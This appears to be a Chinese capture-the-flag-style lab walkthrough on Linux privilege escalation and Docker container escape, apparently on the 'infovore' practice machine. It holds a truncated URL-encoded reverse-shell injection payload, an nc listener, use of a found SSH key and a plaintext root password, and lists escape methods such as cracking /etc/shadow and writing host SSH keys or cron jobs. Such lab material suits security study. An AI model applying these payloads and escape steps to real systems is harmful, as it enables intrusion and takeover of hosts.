
(1) 入口点:





















3.4 Linux系统提权-普通用户-Docker容器进阶

WP:









```
11320 /index.php?filename=/tmp/g&l=system(%27bash%20-c%20%22exec%20bash%20-i%20%3E%26%2
11321
11322 nc -lvvp 6666
11323 cp .oldkeys.tgz /tmp/oldkeys.tgz
11324 tar -zxvf oldkeys.tgz
11325 export TERM=xterm
11326
11327 su root(chocolate93)
11328 /bin/bash -i
11329 su -P - root
11330 ssh admin@192.168.150.1 -i id_rsa 通过信息收集为admin的ssh密钥，使用ssh进行连接
11331
11332 Docker+逃逸挂载漏洞+写SSH密钥（写计划任务）
11333
11334
11335 1、破解/etc/shadow
11336 2、写到宿主机SSH密钥
11337 3、写到宿主机计划任务
11338 4、CVE漏洞直接利用反弹
11339
11340
11341 0、域控操作影响
```

```
permitted by applicable law.
Last login: Tue Jan 23 10:32:34 2024 from 192.168.150.21
admin@infovore:~$ ls -al /
total 84
drwxr-xr-x 22 root root 4096 Apr 17 2020 .
drwxr-xr-x 22 root root 4096 Apr 17 2020 ..
drwxr-xr-x 2 root root 4096 Apr 17 2020 bin
drwxr-xr-x 3 root root 4096 Apr 23 2020 boot
drwxr-xr-x 16 root root 2900 Jan 23 11:14 dev
drwxr-xr-x 91 root root 4096 Jan 23 11:14 etc
drwxr-xr-x 3 root root 4096 Jun 21 2020 home
lrwxrwxrwx 1 root root 31 Apr 17 2020 initrd.img -> /boot/initrd.img-3.16.0-6-amd64
drwxr-xr-x 14 root root 4096 Apr 17 2020 lib
drwxr-xr-x 2 root root 4096 Apr 17 2020 lib64
drwx----- 2 root root 16384 Apr 17 2020 lost+found
drwxr-xr-x 3 root root 4096 Apr 17 2020 media
drwxr-xr-x 2 root root 4096 Apr 17 2020 mnt
drwxr-xr-x 2 root root 4096 Apr 17 2020 opt
dr-xr-xr-x 103 root root 0 Jan 23 11:14 proc
drwx----- 4 root root 4096 Jun 23 2020 root
drwxr-xr-x 16 root root 580 Jan 23 11:14 run
drwxr-xr-x 2 root root 4096 Apr 17 2020/sbin
drwxr-xr-x 2 root root 4096 Apr 17 2020/srv
dr-xr-xr-x 13 root root 0 Jan 23 11:16 sys
drwxrwxrwt 7 root root 4096 Jan 23 11:17 tmp
drwxr-xr-x 10 root root 4096 Apr 17 2020/usr
drwxr-xr-x 12 root root 4096 Apr 23 2020/var
lrwxrwxrwx 1 root root 27 Apr 17 2020/vmlinuz -> boot/vmlinuz-3.16.0-6-amd64
admin@infovore:~$ id
uid=1000(admin) gid=1000(admin) groups=1000(admin),999(docker) 该用户属于docker，使用docker提权
admin@infovore:~$
```

